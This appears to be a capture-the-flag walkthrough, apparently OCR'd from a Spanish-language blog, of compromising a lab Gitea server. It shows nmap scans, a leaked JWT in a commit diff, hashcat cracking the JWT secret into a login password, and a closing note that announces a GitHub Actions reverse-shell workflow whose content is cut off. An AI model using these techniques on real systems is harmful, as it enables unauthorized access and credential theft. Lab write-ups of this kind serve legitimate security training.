


Run




```
┌──(root💀miguel)-[/home/miguel]
└─# nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.137.31
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-12 20:04 -03
Initiating ARP Ping Scan at 20:04
Scanning 192.168.137.31 [1 port]
Completed ARP Ping Scan at 20:04, 0.29s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 20:04
Scanning 192.168.137.31 [65535 ports]
Increasing send delay for 192.168.137.31 from 0 to 5 due to 141 out of 468 dropped pr
Increasing send delay for 192.168.137.31 from 5 to 10 due to 154 out of 511 dropped p
Increasing send delay for 192.168.137.31 from 10 to 20 due to 408 out of 1358 dropped
Increasing send delay for 192.168.137.31 from 20 to 40 due to max_successful_tryno in
Increasing send delay for 192.168.137.31 from 40 to 80 due to 16 out of 51 dropped pr
Increasing send delay for 192.168.137.31 from 80 to 160 due to 181 out of 602 dropped
Increasing send delay for 192.168.137.31 from 160 to 320 due to max_successful_tryno
Increasing send delay for 192.168.137.31 from 320 to 640 due to max_successful_tryno
Increasing send delay for 192.168.137.31 from 640 to 1000 due to max_successful_tryno
Warning: 192.168.137.31 giving up on port because retransmission cap hit (10).
Discovered open port 3000/tcp on 192.168.137.31
Discovered open port 3000/tcp on 192.168.137.31
Discovered open port 3000/tcp on 192.168.137.31
Completed SYN Stealth Scan at 20:05, 70.25s elapsed (65535 total ports)
Nmap scan report for 192.168.137.31
Host is up, received arp-response (0.57s latency).
Scanned at 2025-02-12 20:04:06 -03 for 70s
Not shown: 62087 closed tcp ports (reset), 3447 filtered tcp ports (no-response)
PORT     STATE SERVICE REASON
3000/tcp open  ppp     syn-ack ttl 63
MAC Address: 08:00:27:E6:88:49 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```



```
┌──(root💀miguel)-[/home/miguel]
└─# nmap -sCV -p3000 -Pn -n -vvv --min-rate 5000 192.168.137.31
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-12 20:05 -03
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:05
Completed NSE at 20:05, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:05
Completed NSE at 20:05, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
```



```
PORT     STATE SERVICE REASON         VERSION
3000/tcp open  http    syn-ack ttl 63 Golang net/http server
| http-methods:
|_  Supported Methods: HEAD GET
|_http-title: Gitea: Git with a cup of tea
|_http-favicon: Unknown favicon MD5: F6E1A9128148EEAD9EFF823C540EF471
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=7e5096f06cb1b6d6; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=FVB47rQ7pIj9IAUAEe9FkBR-lUg6MTczOTQwMTU2MDQ3NDQzMjk3Nw; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Wed, 12 Feb 2025 23:06:00 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-auto">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title>Gitea: Git with a cup of tea</title>
|     <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR2l0ZWE6IEdpdCB3aXRoIGEgY3VwIG9mIHRlYSIsInNob3J0X25h
IHdpdGggYSBjdXAgb2YgdGVhIiwic3RhcnRfdXJsIjoiaHR0cDovLzE5Mi4xNjguMS45OjMwMDAvIiwiaWNvbnMiOlt7InNyYyI6Imh0dHA6Ly8xOTIuMTY4LjEuOT
cvbG9nby5wbmciLCJ0eXBlIjoiaW1hZ2UvcG5nIiwic2l6ZXM
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Allow: HEAD
|     Allow: HEAD
|     Allow: GET
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Set-Cookie: i_like_gitea=53d1c3ac33b7418c; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=YELyuMeajFi9MLyH6woVmatl3aQ6MTczOTQwMTU2MTQxMTQyMjc5Ng; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
```



Not secure
192.168.137.31:3000/dev/flask-jwt-auth/commit/82a427e2170354c619fb6e47345b684e39c4627c
Browse Source
Unescape
View File

Initial commit

dev 2 years ago


parent 67e5bf0feb commit 82a427e217

± 1 changed files with 2 additions and 2 deletions

app.py


4 app.py

```
@ -7,14 +7,14 @@ from flask_jwt_extended import create_access_token, JWTManager, get_jwt_identity

  app = Flask(__name__)
  app.config['SECRET_KEY'] = "super_secret_key"
- app.config['DEV_INSTANCE'] = True
+ app.config['DEV_INSTANCE'] = False
  app.config['SQLALCHEMY_DATABASE_URI'] = "sqlite:///database.db"

  db = SQLAlchemy(app)
  api = Api(app)
  jwt = JWTManager(app)

- jwt_token = "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTcwNzE0ODY1OCwianRpIjoiNjAwMWI5N2YtZjllOC00YTIxLThlYWMtYmE5NWEw
  Y2Y4MDQ4IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImRldiIsIm5iZiI6MTcwNzE0ODY1OCwiY3NyZiI6ImFkZjdmOTBiLWQ2NDctNDljZS1hNGRhLTQ3NDI1OWZkYzcyYyIsImV4cCI6MT
  cwNzE0OTI1OCwidXNlcm5hbWUiOiJkZXYifQ.tRZPFKRfJV7T-EHyQiBFqDEE1hl83MyCGtaBpSMwU_o"
+ jwt_token = "xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"

  class User(db.Model):
      id = db.Column(db.Integer, primary_key=True)
```




hashcat.net/wiki/doku.php?id=example_hashes


15500	JKS Java Key Store Private Keys (SHA1)
15600	Ethereum Wallet, PBKDF2-HMAC-SHA256
15700	Ethereum Wallet, SCRYPT
15900	DPAPI masterkey file v2 + Active Directory domai context
15910	DPAPI masterkey file v2 (context 3)
16000	Tripcode
16100	TACACS+
16200	Apple Secure Notes
16300	Ethereum Pre-Sale Wallet, PBKDF2-HMAC-SHA256
16400	CRAM-MD5 Dovecot
16500	JWT (JSON Web Token)
16600	Electrum Wallet (Salt-Type 1-3)
16700	FileVault 2
16800	WPA-PMKID-PBKDF2 [1]
16801	WPA-PMKID-PMK [15]



```
┌──(root💀miguel)-[/home/miguel/Work]
└─# hashcat -a 0  -m 16500 jwthash  /usr/share/wordlists/seclists/rockyou.txt -O
hashcat (v6.2.6) starting
```



```
  create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTcwNzE0ODY1OCwianRpIjoiNjAwMWI5
SI6ImFjY2VzcyIsInN1YiI6ImRldiIsIm5iZiI6MTcwNzE0ODY1OCwiY3NyZiI6ImFkZjdmOTBiLWQ2NDctNDljZS1hNGRhLT
hbWUiOiJkZXYifQ.tRZPFKRfJV7T-EHyQiBFqDEE1hl83MyCGtaBpSMwU_o:developer88

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 16500 (JWT (JSON Web Token))
Hash.Target......: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6Zm...SMwU_o
Time.Started.....: Thu Feb 13 02:19:13 2025 (15 secs)
Time.Estimated...: Thu Feb 13 02:19:28 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/seclists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   615.3 kH/s (2.99ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 8663040/14344385 (60.39%)
Rejected.........: 0/8663040 (0.00%)
Restore.Point....: 8658944/14344385 (60.36%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: devilchild160 -> det0777
Hardware.Mon.#1..: Util: 52%

Started: Thu Feb 13 02:18:41 2025
Stopped: Thu Feb 13 02:19:30 2025

┌──(root💀miguel)-[/home/miguel/Work]
└─#
```




Sign In

Username or Email Address * dev

Password * •••••••••••

☑ Remember This Device



initial commit

dev 2 years ago

parent 67e5bf0feb commit 82a4

± 1 changed files with 2 additions and 2 deletions

app.py

4 app.py


```
@ -7,14 +7,14 @@ from flask_jwt_extended import create_access_token, JWTManager, get_jwt_identity

    app = Flask(__name__)
    app.config['SECRET_KEY'] = "super_secret_key"
  - app.config['DEV_INSTANCE'] = True
  + app.config['DEV_INSTANCE'] = False
    app.config['SQLALCHEMY_DATABASE_URI'] = "sqlite:///database.db"

    db = SQLAlchemy(app)
    api = Api(app)
    jwt = JWTManager(app)

  - jwt_token = "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTcwNzE0ODY1OCwianRpIjoiNjAwMWI5N2YtZjllOC00YTIxLThlYW
    Y2Y4MDQ4IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImRldiIsIm5iZiI6MTcwNzE0ODY1OCwiY3NyZiI6ImFkZjdmOTBiLWQ2NDctNDljZS1hNGRhLTQ3NDI1OWZkYzcyYyIs
    cwNzE0OTI1OCwidXNlcm5hbWUiOiJkZXYifQ.tRZPFKRfJV7T-EHyQiBFqDEE1hl83MyCGtaBpSMwU_o"
  + jwt_token = "xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"

    class User(db.Model):
```

Git


crearemos un .yaml para lanzarnos una revshell

En elrepositorio de GitHub, crea un archivo en la carpeta `.github/workflows/`. Por ejemplo, puedes crear un archivo llamado `reverse-shell.yml` con el siguiente contenido:

